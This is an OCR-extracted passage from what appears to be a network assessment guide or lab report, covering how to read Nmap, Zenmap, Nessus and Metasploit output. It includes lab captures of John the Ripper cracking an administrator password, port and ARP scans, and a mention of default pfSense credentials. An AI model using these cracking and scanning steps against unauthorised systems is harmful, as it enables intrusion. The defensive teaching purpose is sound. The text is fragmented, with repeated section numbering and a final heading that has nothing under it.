
2. Interpreting Nessus Output


- Vulnerability Severity: Nessus assigns severity levels to vulnerabilities (e.g., Critical, High, Medium, Low, Info). Prioritize remediation based on severity.
- Vulnerability Details: Nessus provides detailed information about each vulnerability, including:
    - Description of the vulnerability
    - Affected systems

- Potential impact
- Recommended solutions

- CVSS Scores: Nessus often includes CVSS (Common Vulnerability Scoring System) scores, which provide a standardized measure of the severity of a vulnerability.
- Compliance Checks: Nessus can also perform compliance checks (e.g., PCI DSS) to identify systems that do not meet security standards.
- Example: A Nessus scan might report a "Critical" vulnerability on a web server due to an outdated version of Apache. The report will detail the risk (e.g., remote code execution) and recommend upgrading Apache.










3. Interpreting Metasploit Output


- Exploit Success/Failure: Metasploit indicates whether an exploit was successful. Success confirms the existence of a vulnerability.
- Session Information: If an exploit is successful, Metasploit provides a session, giving access to the compromised system. This session's output is crucial for understanding the impact of the vulnerability.
- Data Exfiltration: Metasploit can be used to simulate data exfiltration. The output will show the data that was successfully obtained.
- Privilege Escalation: Metasploit can also be used to test privilege escalation vulnerabilities. Successful escalation means an attacker could gain administrative control of the system.
- Example: Metasploit might successfully exploit a SQL injection vulnerability on a database server. The output would show the attacker's ability to query the database, potentially extracting sensitive data.


```
root@kali2:~# john pass.txt
Created directory: /root/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "ai
x-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd         (administrator)
1g 0:00:00:00 DONE 2/3 (2016-06-21 01:45) 3.571g/s 13492p/s 13492c/s 13492C/s na
tional..philips
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```




rdesktop – www.campus.edu
Recycle Bin
Opera Mail
Gpg4win Documentation
Updates
Google Chrome
Command Prompt
Kleopatra
desktop.ini
Mozilla Firefox
Internet Explorer
Start
3:27 PM


root@Kali-Attacker: ~
File Edit View Search Terminal Tabs Help
root@Kali-Attacker: ~
root@Kali-Attacker: ~
eth0 Link encap:Ethernet HWaddr 00:50:56:02:34:bd
inet addr:203.0.113.2 Bcast:203.0.113.7 Mask:255.255.255.248
inet6 addr: fe80::250:56ff:fe02:34bd/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:14667 errors:0 dropped:0 overruns:0 frame:0
TX packets:25839 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:897038 (876.0 KiB) TX bytes:1467639 (1.3 MiB)
Interrupt:18 Base address:0x2000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
root@Kali-Attacker:~# /home/scripts/openvas_start
Starting OpenVAS Scanner: openvassd.
Starting OpenVAS Manager: ERROR.
Starting Greenbone Security Assistant: gsad.
root@Kali-Attacker:~#





Section Five: Network Assessment

E. Network Assessment Tools and Methodology

This section provides detailed guidelines for NSSD's IT team to select and employ specific tools, methods, and techniques for network scanning and assessment, incorporating automated and manual techniques with a risk-based approach. The content is structured to align with the provided template, includes recommendations for company-approved tools, and is supported by illustrative screenshots (referenced as placeholders since actual images are not provided). The guidelines emphasize practical application based on lab exercises and industry best practices. Network assessment involves systematic processes to detect rogue devices, identify malicious connections, and analyze network topologies to uncover weaknesses. These

processes combine automated tools for efficiency and manual techniques for in-depth analysis, guided by a risk-based approach that prioritizes critical assets and high-impact vulnerabilities. Below, we detail the tools, methods, and step-by-step guidelines for each process, supported by screenshots.

i. Processes

1. Detecting Rogue Devices

Description: Rogue devices are unauthorized systems connected to the network, posing significant security risks by potentially bypassing security controls or serving as entry points for attackers. Detecting these devices involves scanning the network to identify unrecognized IP addresses, MAC addresses, or device types.

Recommended Tools:

- **Nmap**: An open-source tool for network discovery and port scanning, ideal for identifying active hosts and their characteristics.
- **Zenmap**: The graphical user interface (GUI) for Nmap, simplifying the visualization of scan results.
- **Nessus**: A vulnerability scanner capable of device discovery and detailed device profiling.

Criteria for Tool Selection:

- Use **Nmap/Zenmap** for quick, lightweight scans to detect active hosts and basic device information, especially in smaller or less complex networks.
- Use **Nessus** for comprehensive device discovery and credentialed scans in environments with critical assets or regulatory compliance requirements.
- Select tools based on network size, asset criticality, and the need for automated versus manual analysis. For high-risk networks, combine Nmap for initial detection with Nessus for detailed profiling.

Implementation Guidelines:

1. **Initiate Network Discovery with Nmap**:
    - Launch Nmap on a Kali Linux system to perform a ping scan across the target network range (e.g., 192.168.1.0/24).
    - Command: nmap -sn 192.168.1.0/24
    - Purpose: Identify active hosts without port scanning to minimize network impact.
    - Output: Lists of IP addresses and MAC addresses of responding devices.

```
root@kali2:~# nmap -sT 192.168.1.10

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-08-17 16:46 EDT
Nmap scan report for 192.168.1.10
Host is up (0.0010s latency).
Not shown: 971 filtered ports
PORT      STATE SERVICE
7/tcp     open  echo
13/tcp    open  daytime
17/tcp    open  qotd
19/tcp    open  chargen
21/tcp    open  ftp
23/tcp    open  telnet
25/tcp    open  smtp
42/tcp    open  nameserver
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
143/tcp   open  imap
389/tcp   open  ldap
443/tcp   open  https
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
49154/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49163/tcp open  unknown
MAC Address: 00:50:56:9A:86:8D (VMware)
```

```
root@kali2: ~
File  Edit  View  Search  Terminal  Help
root@kali2:~# arp-scan 192.168.1.0/24
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/
)
192.168.1.10    00:50:56:02:47:c0       VMware, Inc.
192.168.1.20    00:50:56:02:47:be       VMware, Inc.
192.168.1.30    00:50:56:8e:74:88       VMware, Inc.
192.168.1.254   00:50:56:8e:ec:d0       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.468 seconds (103.73 hosts/sec). 4 re
sponded
```

```
root@kali2:~# nmap -sT 192.168.1.20

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-08-17 16:47 EDT
Nmap scan report for 192.168.1.20
Host is up (0.00095s latency).
Not shown: 993 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:50:56:9A:4F:69 (VMware)
```

```
root@kali2:~# nmap -O 192.168.1.254 | tail
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 clos
ed port
Device type: specialized|general purpose
Running (JUST GUESSING): Comau embedded (92%), FreeBSD 8.X (85%), OpenBSD 4.X (85%)
OS CPE: cpe:/o:freebsd:freebsd:8 cpe:/o:openbsd:openbsd:4.3
Aggressive OS guesses: Comau C4G robot control unit (92%), FreeBSD 8.1 (85%), OpenBSD 4.3 (85%
), OpenBSD 4.0 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.64 seconds
```

ii. Interpretation

Interpreting the output of network scans is essential for identifying weaknesses and prioritizing remediation efforts. This section describes how to analyze scan results from Nmap, Zenmap, and Nessus to uncover vulnerabilities, misconfigurations, and potential attack vectors. Each tool's output is evaluated in the context of a risk-based approach, focusing on high-impact weaknesses.

1. Interpreting Nmap Output

Key Elements:

- **Open Ports**: Indicate services exposed to the network, each representing a potential entry point.
- **Service Versions**: Reveal software versions that may have known vulnerabilities.

- **OS Detection**: Identifies operating systems, enabling correlation with OS-specific vulnerabilities.
- **MAC Addresses**: Help identify device types and detect unauthorized hardware.

Interpretation Guidelines:

- **Open Ports**: Review the list of open ports (e.g., 21/FTP, 80/HTTP) and check if they are necessary for business operations. Unneeded open ports (e.g., Telnet on port 23) indicate a weakness.
- **Service Versions**: Cross-reference versions (e.g., Apache 2.4.29) with vulnerability databases like CVE to identify exploitable flaws. For example, an outdated FTP server may allow anonymous access.
- **OS Detection**: Compare detected OS versions (e.g., Windows Server 2008) with end-of-life lists to identify unsupported systems vulnerable to attacks.
- **MAC Addresses**: Verify MAC addresses against the asset inventory to detect rogue devices.
- **Example**: An Nmap scan showing port 5432 (PostgreSQL) open on 192.168.1.30 with an outdated version suggests a vulnerability that could be exploited, as seen in the lab's Postgres exploitation.

Risk-Based Prioritization:

- Prioritize remediation of open ports on critical systems or those running outdated software.
- Flag unsupported OS versions for immediate patching or replacement.


2. Interpreting Zenmap Output


Key Elements:

- **Host List**: Displays discovered hosts with their IP and MAC addresses.
- **Topology View**: Visualizes network connections and device relationships.
- **Port Details**: Lists open ports, services, and banner messages.

Interpretation Guidelines:

- **Host List**: Check for unrecognized IPs or MAC addresses, indicating potential rogue devices.
- **Topology View**: Look for unexpected connections (e.g., a workstation directly connected to a server) that suggest misconfigured or unsegmented networks.
- **Port Details**: Analyze banner messages for service versions or misconfigurations (e.g., default credentials in a service banner).
- **Example**: A Zenmap topology view showing a flat network with no VLAN separation indicates a weakness that could allow lateral movement by attackers.





Risk-Based Prioritization:

- Address unrecognized hosts immediately, especially in critical segments.
- Recommend network segmentation for flat topologies to reduce attack surface.

3. Interpreting Nessus Output

Key Elements:

- **Vulnerability Severity**: Rated as Critical, High, Medium, Low, or Info.
- **Vulnerability Details**: Includes descriptions, affected systems, impact, and remediation steps.
- **CVSS Scores**: Provide a standardized measure of severity.
- **Device Information**: Lists device types, OS, and open ports.

Interpretation Guidelines:

- **Vulnerability Severity**: Prioritize Critical and High-severity issues (e.g., outdated software with remote code execution risks) for immediate remediation.
- **Vulnerability Details**: Review affected systems and potential impacts to assess risk. For example, a Nessus report flagging an unpatched PostgreSQL server aligns with the lab's exploitation scenario.
- **CVSS Scores**: Use scores (e.g., CVSS 9.8) to quantify risk and guide resource allocation.
- **Device Information**: Identify misconfigured devices (e.g., printers with open admin interfaces) or unexpected device types.
- **Example**: A Nessus scan reporting a Critical vulnerability on 192.168.1.10 due to default pfSense credentials (admin/pfsense) indicates a high-risk weakness, as exploited in the lab.

Risk-Based Prioritization:

- Focus on Critical and High-severity vulnerabilities in high-risk assets (e.g., servers, firewalls).
- Schedule remediation for Medium and Low-severity issues based on resource availability.


Best Practices for Interpretation:

